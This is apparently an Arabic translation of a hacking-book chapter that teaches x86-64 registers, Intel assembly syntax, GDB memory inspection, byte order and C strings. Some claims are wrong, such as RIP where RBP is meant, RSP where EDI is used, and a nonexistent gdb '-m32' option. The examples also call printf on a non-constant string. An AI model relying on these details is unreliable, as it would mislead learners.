The RIP register هو **Instruction Pointer register**، والذى يشير إلى التعليمات التي يقرأها المعالج حاليا. مثل الطفل يشير بإصبعه على كل كلمة يقرئها، المعالج يقرأ كل التعليمات باستخدام **RIP register** كما انه إصبعه. وبطبيعة الحال، هذا **register** مهم جدا وسوف يستخدم كثيرا أثناء التصحيح. حاليا، فإنه يشير إلى عنوان في الذاكرة.

EFLAGS register يتكون في الواقع من العديد من **bit flags** والتي تستخدم في المقارنات وانقسامات الذاكرة. يتم تقسيم الذاكرة الفعلية إلى عدة قطاعات مختلفة، والتي سيتم مناقشتها لاحقا، وهذه **register** تتبع ذلك. بالنسبة للجزء الأكبر، يمكن تجاهل هذه **register** لأنها نادرا ما نحتاج الوصول إليها مباشرة.

64-bit register	Lower 32 bits	Lower 16 bits	Lower 8 bits
rax	eax	ax	al
rbx	ebx	bx	bl
rcx	ecx	cx	cl
rdx	edx	dx	dl
rsi	esi	si	sil
rdi	edi	di	dil
rbp	ebp	bp	bpl
rsp	esp	sp	spl
r8	r8d	r8w	r8b
r9	r9d	r9w	r9b
r10	r10d	r10w	r10b
r11	r11d	r11w	r11b
r12	r12d	r12w	r12b
r13	r13d	r13w	r13b
r14	r14d	r14w	r14b
r15	r15d	r15w	r15b

31 8 15 8 7 0
Alternate name AX AH AL EAX
Alternate name BX BH BL EBX
Alternate name CX CH CL ECX
Alternate name DX DH DL EDX
Alternate name BP EBP
Alternate name SI ESI
Alternate name DI EDI
Alternate name SP ESP

Assembly Language

بما أننا نستخدم **Intel syntax assembly language** من أجل هذا الكتاب، يجب أن يتم إعداد أدواتنا لاستخدام هذا النحو. داخل **GDB**، يمكن تعيين بناء الجملة ببساطة الى **Intel syntax** عن طريق كتابة **set disassembly intel**. يمكنك تكوين هذا الإعداد لتشغيل **GDB** كل مرة يبدأ العمل فيها عن طريق وضع الأمر في ملف **.gdbinit** في مجلد **home** الرئيسي الخاص بك.

```
root@kali:~# gdb -q
(gdb) set disassembly intel
(gdb) quit
root@kali:~#
```

```
reader@hacking:~/booksrc $ echo "set disassembly intel" > ~/.gdbinit
reader@hacking:~/booksrc $ cat ~/.gdbinit
set disassembly intel
reader@hacking:~/booksrc $
```

الآن تم اعداد **GDB** لاستخدام صيغة **Intel syntax**، يمكنك أيضا اعداد هذا من خلال الموقع الذي تحدثنا عنه سابقا والذي يعطينا امكانيه رؤية الترجمة للغة الأسمبلي الخاص بالكود الذي لدينا. ولك من خلال النقر فوق ***Intel syntax*** الموجود في الجانب الايسر في القائمة العلوية.

دعونا نبدأ في فهم ذلك. تعليمات لغة **assembly** في حالة **Intel syntax** تتبع هذا النمط:

Operation <destination>, <source>

قيم كل من **destination** و **source** سوف تكون أما **register**، **memory address**، أو **value**. العمليات "**operation**" عادة ما تكون مساعده للذاكرة: في العملية **mov** "**mov operation**" تقوم بتحريك القيمة من المصدر إلى الوجهة، **sub** تقوم بعملية الطرح، **inc** تقوم بالزيادة، وهكذا. على سبيل المثال، التعليمات التالية سوف تحرك القيمة من **RSP** إلى **RBP** ومن ثم طرح 8 من **RSP** (تخزين النتيجة في **RSP**).

```
8048375:    89 e5        mov   rbp,rsp
8048377:    83 ec 08     sub   rsp,0x8
```

هناك أيضا العمليات التي تستخدم للسيطرة على تدفق التنفيذ. يتم استخدام عملية **cmp** لمقارنة القيم، وأساسا أي عملية تبدأ بحرف **j** تستخدم للانتقال إلى جزء مختلف من الكود (اعتمادا على نتيجة المقارنة). في المثال التالي يقارن أولا قيمة 4 بايت (**DWORD**) تقع في **RBP** ناقص 4 مع الرقم 9. العملية المقبلة هو اختصار لقفزة إذا كانت أقل من أو يساوي، في اشارة الى نتيجة المقارنة السابقة. إذا كانت هذه القيمة أقل من أو تساوي 9، فان التنفيذ يقوم بالقفز إلى التعليمات في **0x8048393**. خلاف ذلك، تدفق التعليمات الى الخطوة المقبلة بقفزة غير مشروطه.

```
804838b:    83 7d fc 09    cmp   DWORD PTR [rbp-0x4],0x9
804838f:    7e 02          jle   8048393 <main+0x1f>
8048391:    eb 13          jmp   80483a6 <main+0x32>
```

كانت هذه أمثلة من التفكيك السابق، وكنا قد اعددنا المصحح لدينا لاستخدام بناء الجملة **Intel syntax**، لذلك دعونا نستخدم المصحح مع البرنامج الذي قمنا بإنشائه. "**-g flag**" يمكن استخدامه من قبل **GCC compiler** ليشمل معلومات تصحيح اضافية، والتي سوف تعطي الوصول الى **GDB** إلى كود المصدر.

```
root@kali:~# gcc -g firstprog.c
root@kali:~# ls -l a.out
-rwxr-xr-x 1 root root 7979 Jan 28 15:20 a.out
root@kali:~# gdb -q ./a.out
Reading symbols from /root/a.out...done.
(gdb) list
1       #include <stdio.h>
2
3       int main()
4       {
5           int i;
6           for(i=0; i < 10; i++)       // Loop 10 times.
7           {
8               puts("Hello, world!\n");  // put the string to the output.
9           }
10          return 0;                   // Tell OS the program exited without erro
rs.
(gdb) 
```

يمكنك أيضا استخدام الخيار "-m32" مع البرنامج gdb لعرض المسجلات "register" في وضع 32 بت.

```
(gdb) break main
Breakpoint 1 at 0x400514: file firstprog.c, line 6.
(gdb) run
Starting program: /root/a.out
warning: no loadable sections found in added symbol-file system-supplied DSO at
0x7ffff7ffa000

Breakpoint 1, main () at firstprog.c:6
6           for(i=0; i < 10; i++)       // Loop 10 times.
(gdb) info register rip
rip            0x400514 0x400514 <main+8>
(gdb) 
```

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x000000000040050c <+0>:     push   rbp
   0x000000000040050d <+1>:     mov    rbp,rsp
   0x0000000000400510 <+4>:     sub    rsp,0x10
   0x0000000000400514 <+8>:     mov    DWORD PTR [rbp-0x4],0x0
   0x000000000040051b <+15>:    jmp    0x40052b <main+31>
   0x000000000040051d <+17>:    mov    edi,0x4005ec
   0x0000000000400522 <+22>:    call   0x4003e0 <puts@plt>
   0x0000000000400527 <+27>:    add    DWORD PTR [rbp-0x4],0x1
   0x000000000040052b <+31>:    cmp    DWORD PTR [rbp-0x4],0x9
   0x000000000040052f <+35>:    jle    0x40051d <main+17>
   0x0000000000400531 <+37>:    mov    eax,0x0
   0x0000000000400536 <+42>:    leave
   0x0000000000400537 <+43>:    ret
End of assembler dump.
(gdb) 
```

أولا، يتم سرد الكود المصدري ويتم عرض تفكيك الداله **main()**. ثم يتم تعيين نقطة التوقف في بداية **main()**، ويتم تشغيل البرنامج. نقطة التوقف هذه ببساطة تخبر المصحح بإيقاف تنفيذ البرنامج عندما يصل الى هذه النقطة. منذ ان تم تعيين نقطة التوقف في بداية الداله **main()**، فان البرنامج يتقابل مع نقطة التوقف قبل تنفيذ أي من التعليمات الموجودة في الداله **main()**. ثم يتم عرض قيمة **RIP**.

لاحظ أن **RIP** يحتوي على عنوان الذاكرة التي تشير إلى التعليمات الموجودة في الداله **main()**. التعليمات قبل هذا والتي تعرف باسم **function prologue** ويتم إنشاؤها من قبل المترجم **"compiler"** لإعداد الذاكرة لبقية المتغيرات المحلية الخاصة بالداله **main()**. وهو جزء من المتغيرات **reason variables** تحتاج الى توضيح في **C** للمساعدة في بناء هذا القسم من التعليمات البرمجية. المصحح يعرف هذا الجزء من الكود ويتم إنشائه تلقائيا وهو ذكي بما فيه الكفاية لتخطي أكثر من ذلك. نحن سوف نتحدث أكثر عن **function prologue** لاحقا.
يوفر المصحح **GDB** طريقة مباشرة لفحص الذاكرة، وذلك باستخدام الامر **x "command x"**، وهو اختصار للفحص **"examine"**.
فحص الذاكرة هو مهارة حاسمة لأي هاكر. معظم الهاكر يبدو مذهلين وساحرين، ما لم تكن تعرف عن خفة اليد والتضليل. للتفرقة بين كل من السحر والقرصنة، لو كنت تنظر فقط في المكان الصحيح، فإن الخدعة تكون واضحة. هذه واحده من أسباب الساحر الجيد بانه يفعل نفس الخدعة مرتين. ولكن مع مصحح مثل **GDB**، فان كل جزء من تنفيذ أحد البرامج يمكن فحصه، إيقافه، التشغيل خطوه خطوه، التكرار في كثير من الأحيان حسب الحاجة. عند تشغيل البرنامج فهو في الغالب مجرد معالج وشرائح من الذاكرة، فحص الذاكرة هي الطريقة الأولى التي يجب ان ننظر إليها لنرى ما يحدث في الواقع.
أوامر الفحص **"examine command"** في **GDB** يمكن استخدامها للبحث عن عنوان معين من الذاكرة في مجموعة متنوعة من الطرق.
يتوقع هذا الأمر معاملين عندما يتم استخدامه: الموقع في الذاكرة لفحصه وكيفية عرض تلك الذاكرة.
تستخدم الصيغة المعروضة حرف واحد للاختصار، والذي هو اختياريا من قبل عدد العناصر لفحصها. بعض الحروف التي تعتبر أكثر شيوعا على النحو التالي:

o → Display in octal.
x → Display in hexadecimal.
u →Display in unsigned, standard base-10 decimal.
t → Display in binary

يمكن استخدام هذه مع أمر الفحص لفحص عنوان ذاكرة معينة. في المثال التالي، يتم استخدام العنوان الحالي للسجل **RIP register**. وغالبا ما تستخدم الأوامر المختصرة مع **GDB**، حتى **info register rip** يمكن اختصاره الى **i r rip**.

```
(gdb) info register rip
rip            0x400514 0x400514 <main+8>
(gdb) i r rip
rip            0x400514 0x400514 <main+8>
(gdb) x/o 0x400514
0x400514 <main+8>:      077042707
(gdb) x/x $rip
0x400514 <main+8>:      0x00fc45c7
(gdb) x/u $rip
0x400514 <main+8>:      16532935
(gdb) x/t $rip
0x400514 <main+8>:      00000000111111000100010111000111
(gdb) 
```

ذاكرة المسجل **RIP register** تشير إلى إمكانية الفحص باستخدام العنوان المخزن في **RIP**. المصحح يتيح لك مرجع للمسجلات **"register"** مباشرة، لذلك **$RIP** تعادل قيمة **RIP** الذي تحتويها في تلك اللحظة. **077042707** هي قيمة في صيغة **octal** وهي نفسها **0x00fc45c7** بالنظام **hex**، وهي نفسها **16532935** بنظام **base-10 decimal**، والذي بدوره نفسها **00000000111111000100010111000111** بالنظام الثنائي **"binary"**. كما يمكننا إرفاق الأرقام الى أوامر الفحص لفحص وحدات متعددة في عنوان الهدف.

```
(gdb) x/2x $rip
0x400514 <main+8>:      0x00fc45c7      0xeb000000
(gdb) x/12x $rip
0x400514 <main+8>:      0x00fc45c7      0xeb000000      0x05ecbf0e      0xb9e80040
0x400524 <main+24>:     0x83fffffe      0x8301fc45      0x7e09fc7d      0x0000b8ec
0x400534 <main+40>:     0xc3c90000      0x90909090      0x90909090      0x6666c3f3
(gdb) 
```

الحجم الافتراضي للوحدة الواحدة هي **four-byte unit** وتسمى **word**. حجم وحدات العرض الخاصة بأوامر الفحص يمكن أن تتغير بإضافة حرف الحجم إلى نهاية شكل الرسالة. حروف الحجم الصحيحة هي كما يلي:

b → A single byte
h → A halfword, which is two bytes in size
w → A word, which is four bytes in size
g → A giant, which is eight bytes in size

هذا مربك قليلا، لأنه في بعض الأحيان يشير المصطلح **word** أيضا للقيمة **2-byte**. في هذه الحالة فان الكلمة **double word** أو **DWORD** تشير إلى قيمة **4-byte**. إخراج **GDB** التالي يبين الذاكرة المعروضة في أحجام مختلفة.

```
(gdb) x/8xb $rip
0x400514 <main+8>:      0xc7    0x45    0xfc    0x00    0x00    0x00    0x00    0xeb
(gdb) x/8xh $rip
0x400514 <main+8>:      0x45c7  0x00fc  0x0000  0xeb00  0xbf0e  0x05ec  0x0040  0xb9e8
(gdb) x/8xw $rip
0x400514 <main+8>:      0x00fc45c7      0xeb000000      0x05ecbf0e      0xb9e80040
0x400524 <main+24>:     0x83fffffe      0x8301fc45      0x7e09fc7d      0x0000b8ec
(gdb) 
```

إذا نظرت الى هذا عن كثب، قد تلاحظ شيئا غريبا في البيانات أعلاه. يظهر أوامر الفحص الأولى أول ثمانية بايت **"first eight bytes"**، وبشكل طبيعي، عند استخدام أوامر الفحص مع وحدات أكبر فانه يعرض المزيد من البيانات. ومع ذلك، فإن الفحص الأول اظهر اول اثنين من البايت ليكونا **0xc7** و **0x45**، ولكن عند استخدام وحدات اكبر **halfword** على نفس عنوان الذاكرة بالضبط، تظهر القيمة **0x45c7**، مع بايت عكسي **"bytes reversed"**. ويمكن ملاحظة هذا التأثير نفسه من البايت العكسي عندما يظهر كامل الكلمة أربعة بايت كما في **0x00fc45c7**، ولكن عندما يتم عرض البايت الأربعة الأولى بايت بايت، فهي تكون في الترتيب **0xc7, 0x45, 0xfc, and 0x00** .

وذلك لأن المعالج يقوم بتخزين قيم المعالج في ***little-endian byte order***، مما يعني أن البايت الأقل أهمية يتم تخزينها أولا. على سبيل المثال، إذا كان الأربعة بايت هي تفسر على أنها قيمة واحدة، يجب استخدام البايت في ترتيب عكسي. المصحح **GDB** ذكي بما فيه الكفاية لمعرفة كيف يتم تخزين القيم، وذلك عندما يتم فحص **word** أو **halfword**، لا بد من عكس البايت لعرض القيم الصحيحة في **hexadecimal**. إعادة النظر في هذه القيم المعروضة على حد سواء في صورة **hexadecimal** و**unsigned decimals** قد تساعد في إزالة هذا الالتباس.

```
(gdb) x/4xb $rip
0x400514 <main+8>:      0xc7    0x45    0xfc    0
x00
(gdb) x/4ub $rip
0x400514 <main+8>:      199     69      252     0
(gdb) x/1xw $rip
0x400514 <main+8>:      0x00fc45c7
(gdb) x/1uw $rip
0x400514 <main+8>:      16532935
(gdb) quit
```

```
root@kali:~# bc -ql
199*(256^3) + 69*(256^2) + 252*(256^1) + 0*(256^0)
3343252480
0*(256^3) + 252*(256^2) + 69*(256^1) + 199*(256^0)
16532935
quit
root@kali:~#
```

تظهر البايت الأربعة الأولى في كل من النظام **hexadecimal** و**unsigned decimals**. ويستخدم برنامج آلة حاسبة سطر الأوامر تسمى **bc** لإظهار أنه إذا تم تفسير البايت في الترتيب الغير صحيح، فان القيمة تصبح غير صحيحة وهي **3343252480**. ترتيب البايت من بنية معينة هو التفصيل المهم الذي يجب ان تعلمه. في حين أن معظم أدوات التصحيح والترجمة سوف تأخذ الاهتمام بتفاصيل ترتيب البايت تلقائيا، في نهاية المطاف سوف تقوم بمعالجة الذاكرة مباشرة من قبل نفسك.

بالإضافة إلى تحويل ترتيب البايت، فان **GDB** يمكنه القيام بتحويلات أخرى مع أوامر الفحص. لقد رأينا بالفعل أن **GDB** يمكنه تفكيك تعليمات لغة الآلة إلى تعليمات **assembly** قابله للقراءة البشرية. أوامر الفحص تقبل أيضا الحرف **i**، والذي هو اختصار لـ **instruction**، لعرض الذاكرة في صورة تعليمات لغة التجميع ***"disassembled assembly language instructions"***.

في الإخراج أعلاه، يتم تشغيل البرنامج **a.out** في **GDB**، مع نقطة توقف وضعت في **main()**. ومنذ ان كانت **rip register** هي إشارة إلى الذاكرة التي تحتوي في الواقع تعليمات لغة الآلة، فهي تفكيك جيد للغاية.

في التفكيك السابق بواسطة **objdump** يؤكد أن وحدات البايت السبعة **RIP** بلغة الآلة تشير الى تعليمات لغة التجمع المقابلة في الواقع.

8048384: c7 45 fc 00 00 00 00 mov DWORD PTR [rbp-0x4],0x0

```
root@kali:~# gdb -q ./a.out
Reading symbols from /root/a.out...done.
(gdb) break main
Breakpoint 1 at 0x400514: file firstprog.c, line 6.
(gdb) run
Starting program: /root/a.out
warning: no loadable sections found in added symbol-file system-supplied DSO at 0x7ffff7ffa000

Breakpoint 1, main () at firstprog.c:6
6         for(i=0; i < 10; i++)        // Loop 10 times.
(gdb) i r $rip
rip            0x400514 0x400514 <main+8>
(gdb) x/i $rip
=> 0x400514 <main+8>:   mov    DWORD PTR [rbp-0x4],0x0
(gdb) x/3i $rip
=> 0x400514 <main+8>:   mov    DWORD PTR [rbp-0x4],0x0
   0x40051b <main+15>:  jmp    0x40052b <main+31>
   0x40051d <main+17>:  mov    edi,0x4005ec
(gdb) x/7xb $rip
0x400514 <main+8>:      0xc7    0x45    0xfc    0x00    0x00    0x00    0x00
(gdb) x/i $rip
=> 0x400514 <main+8>:   mov    DWORD PTR [rbp-0x4],0x0
(gdb)
```

```
(gdb) i r rbp
rbp            0x7fffffffe3b0   0x7fffffffe3b0
(gdb) x/4xb $rbp - 4
0x7fffffffe3ac: 0x00    0x00    0x00    0x00
(gdb) x/4xb 0x7fffffffe3ac
0x7fffffffe3ac: 0x00    0x00    0x00    0x00
(gdb) print $rbp - 4
$1 = (void *) 0x7fffffffe3ac
(gdb) x/4xb $1
0x7fffffffe3ac: 0x00    0x00    0x00    0x00
(gdb) x/xw $1
0x7fffffffe3ac: 0x00000000
(gdb)
```

تعليمات لغة التجمع هذه تقوم بتحريك القيمة 0 في الذاكرة الموجود على العنوان المخزنة في السجل **RIP**، ناقص 4. **i** يتعم تعريفه على انه عدد صحيح "**integer**" ويستخدم 4 بايت من الذاكرة. في الأساس، هذا الأمر يقوم بتصفير المتغير **i** من اجل **for loop**. إذا تم فحص تلك الذاكرة في الوقت الحالي، فإنها لن تحتوي على أي شيء سوى قمامة عشوائية. الذاكرة في هذا الموقع يمكن فحص بعدة طرق مختلفة.

يظهر ان السجل **RBP register** يحتوي على العنوان **0x7fffffffe3b0**، لغة التجميع ستقوم بكتابة القيمة مع طرح 4 من ذلك، وسوف تكون **0x7fffffffe3ac**. أوامر الفحص سوف تكون بفحص عنوان الذاكرة هذا مباشرة أو عن طريق القيام بالحسابات الرياضية. يمكن أيضا أن تستخدم الأمر **print** للقيام بالرياضيات البسيطة، ولكنه سوف يقوم بتخزين النتيجة في متغير مؤقت في المصحح. هذا المتغير يعرف باسم **$1** يمكن ان يستخدم لاحقا لإعادة الوصول بسرعة الى موقع معين في الذاكرة. أي من الطرق المبينة أعلاه سوف تنجز المهمة نفسها: 4 بايت من البيانات المهملة الموجودة في الذاكرة سوف يتم تصفيرها عند تنفيذ التعليمات التالية.

دعونا نقوم بتنفيذ التعليمات الحالية باستخدام الامر **nexti**، وهو اختصار **next instruction**. فان المعالج سوف يقرا التعليمات في **RIP**، قم بتنفيذ ذلك، ثم تطوير **RIP** الى التعليمات التالية.

```
(gdb) nexti
0x000000000040051b      6         for(i=0; i < 10; i++)      // Loop 10 times.
(gdb) x/4xb $1
0x7fffffffe3ac: 0x00    0x00    0x00    0x00
(gdb) x/dw $1
0x7fffffffe3ac: 0
(gdb) i r rip
rip            0x40051b 0x40051b <main+15>
(gdb) x/i $rip
=> 0x40051b <main+15>:  jmp    0x40052b <main+31>
(gdb) 
```

كما هو متوقع، الأوامر السابقة قامت بتصفير البايت 4 التي وجدت في **RBP** ناقص 4، والتي هي إعداد ذاكرة وضعت من اجل متغير **C** وهو **i**. ثم قام بالتقدم الى **RIP**. الإرشادات القليلة المقبلة تجعل الواقع أكثر منطقية.

```
(gdb) x/10i $rip
=> 0x40051b <main+15>:  jmp    0x40052b <main+31>
   0x40051d <main+17>:  mov    edi,0x4005ec
   0x400522 <main+22>:  call   0x4003e0 <puts@plt>
   0x400527 <main+27>:  add    DWORD PTR [rbp-0x4],0x1
   0x40052b <main+31>:  cmp    DWORD PTR [rbp-0x4],0x9
   0x40052f <main+35>:  jle    0x40051d <main+17>
   0x400531 <main+37>:  mov    eax,0x0
   0x400536 <main+42>:  leave
   0x400537 <main+43>:  ret
   0x400538:    nop
(gdb) 
```

العين المدربة قد تلاحظ شيئا في الذاكرة هنا، ولا سيما مجموعة من البايتات. بعد فحص الذاكرة لفترة طويلة بما فيه الكفاية، هذه الأنواع من الأنماط البصرية أصبحت أكثر وضوحا. وتندرج هذه البايتات ضمن نطاق **ASCII**. **ASCII** هو المعيار المتفق عليه لتعين جميع الأحرف على لوحة المفاتيح إلى أرقام ثابتة. البايت 0x48، 0x65، 0x6c، و0x6f كلها تتوافق مع الحروف في الأبجدية على طاولة **ASCII** كما هو مبين أدناه. تم العثور على هذا الجدول في صفحة **man** الخاصة بـ **ASCII**، وهي متاحة على معظم أنظمة لينكس وذلك بكتابة **man ascii**.

ASCII Table

```
       C program '\X' escapes are noted.

       Oct   Dec   Hex   Char                        Oct   Dec   Hex   Char
       ────────────────────────────────────────────────────────────────────────
       000   0     00    NUL '\0'                    100   64    40    @
       001   1     01    SOH (start of heading)      101   65    41    A
       002   2     02    STX (start of text)         102   66    42    B
       003   3     03    ETX (end of text)           103   67    43    C
       004   4     04    EOT (end of transmission)   104   68    44    D
       005   5     05    ENQ (enquiry)               105   69    45    E
       006   6     06    ACK (acknowledge)           106   70    46    F
       007   7     07    BEL '\a' (bell)             107   71    47    G
       010   8     08    BS  '\b' (backspace)        110   72    48    H
       011   9     09    HT  '\t' (horizontal tab)   111   73    49    I
       012   10    0A    LF  '\n' (new line)         112   74    4A    J
       013   11    0B    VT  '\v' (vertical tab)     113   75    4B    K
       014   12    0C    FF  '\f' (form feed)        114   76    4C    L
       015   13    0D    CR  '\r' (carriage ret)     115   77    4D    M
       016   14    0E    SO  (shift out)             116   78    4E    N
       017   15    0F    SI  (shift in)              117   79    4F    O
       020   16    10    DLE (data link escape)      120   80    50    P
       021   17    11    DC1 (device control 1)      121   81    51    Q
       022   18    12    DC2 (device control 2)      122   82    52    R
       023   19    13    DC3 (device control 3)      123   83    53    S
 Manual page ascii(7) line 15 (press h for help or q to quit)
```

أوامر الفحص الخاصة بـ **GDB** تحتوي أيضا على أحكام "**provisions**" للنظر في هذا النوع من الذاكرة. صيغة الحرف **c** يمكن استخدامها للبحث تلقائيا عن البايت في طاولة **ASCII**، والحرف **s** سوف يعرض سلسلة كاملة لبيانات الرمز.

```
(gdb) x/6cb 0x4005ec
0x4005ec:       72 'H'  101 'e' 108 'l' 108 'l' 111 'o' 44 ','
(gdb) x/s 0x4005ec
0x4005ec:        "Hello, world!\n"
(gdb) 
```

تكشف هذه الأوامر سلسلة البيانات **"Hello, world!\n"** والتي يتم تخزينها في عنوان الذاكرة **0x4005ec**. هذه السلسلة هي صيغه لوظيفة **printf()**، مما يدل على تحرك عنوان هذه السلسلة إلى العنوان المخزن في **RSP (0x4005ec)** حيث ان لديها ما تفعله مع هذه الوظيفة. عند النظر إلى التفكيك الكامل مرة أخرى، يجب أن تكون قادرا على تقول أي من أجزاء الكود C تم ترجمتها إلى تعليمات لغة الاله.


```
(gdb) disass main
Dump of assembler code for function main:
   0x000000000040050c <+0>:     push   rbp
   0x000000000040050d <+1>:     mov    rbp,rsp
   0x0000000000400510 <+4>:     sub    rsp,0x10
   0x0000000000400514 <+8>:     mov    DWORD PTR [rbp-0x4],0x0
   0x000000000040051b <+15>:    jmp    0x40052b <main+31>
   0x000000000040051d <+17>:    mov    edi,0x4005ec
   0x0000000000400522 <+22>:    call   0x4003e0 <puts@plt>
=> 0x0000000000400527 <+27>:    add    DWORD PTR [rbp-0x4],0x1
   0x000000000040052b <+31>:    cmp    DWORD PTR [rbp-0x4],0x9
   0x000000000040052f <+35>:    jle    0x40051d <main+17>
   0x0000000000400531 <+37>:    mov    eax,0x0
   0x0000000000400536 <+42>:    leave
   0x0000000000400537 <+43>:    ret
End of assembler dump.
(gdb)
```

3.7 العودة الى الأساسيات

أصبحت الآن فكرة البرمجة أقل تجريدا، هناك عدد قليل من المفاهيم الهامة الأخرى لمعرفة اللغة C. لغة التجميع **"Assembly"** ومعالجات الكمبيوتر كانت موجودة قبل لغات البرمجة ذات المستوى العالي، وتطور العديد من مفاهيم البرمجة الحديثة عبر الزمن. بنفس الطريقة الذي يعرف قليلا عن اللاتينية يمكنه أن يحسن من نفسه كثيرا في فهم اللغة الإنجليزية، وكذلك معرفة مفاهيم البرمجة على المستوى المنخفض يساعد في فهم البرمجة على المستوى الأعلى. عند الاستمرار الى القسم التالي، تذكر أن كود **C** يجب أن يتم ترجمته الى تعليمات لغة الاله قبل أن تتمكن من فعل أي شيء.

Strings

القيمة **"Hello, world!\n"** يتم تمريرها إلى الدالة **printf()** في البرنامج السابق. في **C**، المصفوفة **"array"** هي مجرد قائمة من العناصر **n** لنوع محدد من البيانات. **20-character array** هي مجرد 20 حرفا مجاورين يقعون في الذاكرة. يشار أيضا إلى المصفوفة **"array"** على انها **buffers**.



يمكنك الإعلان عن المصفوفه **"arrary"**باستخدام الصيغه التاليه:

```
Type arrayName [arraySize];
```

String: تقنيا هى عباره عن نص **"string"** أي سلسله من الحروف بما في ذلك الحرف الخالي ***"null character"*** الذى تكون نهايته.

Length of string: هو طول التسلسل النصي حتى الحرف الخالي.

Size of string: هو عدد وحدات البايت المخصصة للمصفوفة. **Size** لا يساوي **length** حيث انه يعتمد على حجم الحرف بالبايت.

- **A single UTF-8 char = 1-4 bytes**
- **Wide char = 2-4 bytes**

Count: هو عدد العناصر في المصفوفة.

برنامج **char_array.c** هو مثال على مصفوفة الحروف **"character array"**.

```
#include <stdio.h>
int main()
{
        char str_a[20];
        str_a[0]  = 'H';
        str_a[1]  = 'e';
        str_a[2]  = 'l';
        str_a[3]  = 'l';
        str_a[4]  = 'o';
        str_a[5]  = ',';
        str_a[6]  = ' ';
        str_a[7]  = 'w';
        str_a[8]  = 'o';
        str_a[9]  = 'r';
```

```
        str_a[10] = 'l';
        str_a[11] = 'd';
        str_a[12] = '!';
        str_a[13] = '\n';
        str_a[14] = 0;
        printf(str_a);
}
```

The GCC compiler يمكنه أيضا إعطاء المفتاح "o-" لتحديد ملف الإخراج للترجمة اليه بدلا من الافتراضي. يتم استخدام هذا المفتاح لترجمة البرنامج الى ملف ثنائي قابل للتنفيذ "**executable binary file**" يسمى **char_array**.

```
root@kali:~# gcc -o char_array char_array.c
root@kali:~# ls -al | grep char_array
-rwxr-xr-x  1 root root 6822 Jan 30 14:12 char_array
-rw-r--r--  1 root root  354 Jan 30 14:11 char_array.c
root@kali:~# ./char_array
Hello, world!
root@kali:~#
```

في البرنامج السابق، تم تعريف **20-element character array** الى **str_a**، ثم يكتب كل عنصر من عناصر المصفوفة اليها، واحدا تلو الآخر. لاحظ أن العدد الذي يبدأ بـ 0، يكون مقابل 1. لاحظ أيضا أن الحرف الأخير هو 0. (وهذا ما يسمى أيضا بالبايت الفارغ "***null byte***").
هنا تم تعريف مصفوفة الحروف "**character array**"، بحيث يتم تخصيص 20 بايت لذلك، ولكن في الواقع 12 من هذه البايت تستخدم فقط. يتم استخدام البايت الأخير "**null byte**" الموجود في النهاية يستخدم كـ **delimiter character** وفيه يخبر أي داله تتعامل مع السلسلة "**string**" بوقف العمليات هناك. ما تبقى من البايت الإضافية هي مجرد قمامة وسيتم تجاهلها. إذا تم إدخال بايت فارغ في العنصر الخامس من مصفوفة الحروف، فان الأحرف **hello** سيتم طباعتها فقط بواسطة الدالة **printf ()**.
منذ وضع كل حرف في مصفوفة الحروف وفى بعض الاحيان يتم استخدام السلاسل "**string**" إلى حد ما، تم إنشاء مجموعة من الدوال القياسية للتلاعب بالسلسلة. على سبيل المثال، الداله **strcpy()** والذي يقوم بنسخ السلسلة من المصدر إلى الوجهة، التكرار عبر سلسلة المصدر ونسخ كل بايت إلى الوجهة (الوقف بعد نسخ بايت الإنهاء "**null byte**"). ترتيب المعلمات للداله مشابه لتركيب الأسمبلي في صيغة إنتل: الوجهة أولا ومن ثم المصدر. يمكن إعادة كتابة البرنامج **char_array.c** باستخدام **strcpy()** لإنجاز نفس الشيء باستخدام مكتبة السلسلة. ويتضمن الإصدار التالي من برنامج **char_array2** كما هو مبين أدناه **string.h** لأنه يستخدم وظيفة السلسلة.

```
#include <stdio.h>
#include <string.h>
int main() {
  char str_a[20];
  strcpy(str_a, "Hello, world!\n");
  printf(str_a);
}
```

دعونا نلقي نظرة على هذا البرنامج مع **GDB**. كما هو مبين في الإخراج أدناه، يتم فتح البرنامج المترجم مع **GDB** ويتم تعيين نقاط التوقف من قبل، في، وبعد **strcpy()**. المصحح يقوم بوقف البرنامج في كل نقطة توقف، وهذا يعطينا فرصة لفحص المسجلات "**registers**" والذاكرة. كود الداله **strcpy()** يأتي من المكتبة المشتركة، لذلك لا يمكن في الواقع تعيين نقطة توقف في هذه الدالة حتى يتم تنفيذ البرنامج.

```
root@kali:~# gcc -g -o char_array2 char_array2.c
root@kali:~# gdb -q ./char_array2
Reading symbols from /root/char_array2...done.
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3
4       int main() {
5          char str_a[20];
6
7          strcpy(str_a, "Hello, world!\n");
8          printf(str_a);
9       }
10
(gdb) break 6
Breakpoint 1 at 0x400514: file char_array2.c, line 6.
(gdb) break strcpy
Function "strcpy" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y

Breakpoint 2 (strcpy) pending.
(gdb) break 8
Breakpoint 3 at 0x400536: file char_array2.c, line 8.
(gdb)
```

عندما يتم تشغيل البرنامج، يتم حل مشكلة نقطة التوقف عند **strcpy()** حيث انه قبل التشغيل لم يتم تعريفها. في كل نقطة توقف، نحن ذاهبون للنظر في **RIP** والتعليمات التي يشير إليها. لاحظ أن موقع الذاكرة لـ **RIP** في نقطة التوقف الوسطى مختلفة.

```
(gdb) run
Starting program: /root/char_array2
warning: no loadable sections found in added symbol-file system-supplied DSO at 0x7ffff7ffa000

Breakpoint 1, main () at char_array2.c:7
7          strcpy(str_a, "Hello, world!\n");
(gdb) i r rip
rip            0x400514 0x400514 <main+8>
(gdb) x/5i $rip
=> 0x400514 <main+8>:   lea    rax,[rbp-0x20]
   0x400518 <main+12>:  mov    DWORD PTR [rax],0x6c6c6548
   0x40051e <main+18>:  mov    DWORD PTR [rax+0x4],0x77202c6f
   0x400525 <main+25>:  mov    DWORD PTR [rax+0x8],0x646c726f
   0x40052c <main+32>:  mov    WORD PTR [rax+0xc],0xa21
(gdb) continue
Continuing.

Breakpoint 3, main () at char_array2.c:8
8          printf(str_a);
(gdb) i r rip
rip            0x400536 0x400536 <main+42>
